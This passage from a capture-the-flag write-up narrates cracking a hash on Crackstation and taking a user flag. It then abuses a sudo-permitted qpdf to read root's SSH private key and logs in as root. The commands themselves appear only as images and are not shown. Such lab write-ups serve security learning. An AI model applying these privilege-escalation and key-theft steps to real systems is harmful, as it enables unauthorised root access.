
So I took it to **Crackstation**. Decrypted.



Get user access.




And ... there is the **user flag**




Root Access :


I use sudo and I find commands that I can use



In help, I find a web page on how to run qpdf




To get the root **id_rsa**, I write the following command.




I can see a PDF file in the /tmp folder.


and there I see the answer



I create a nano file



I use the file with the key that I found and enter through the ssh protocol



A few more commands and that's it!
I get the **root flag!**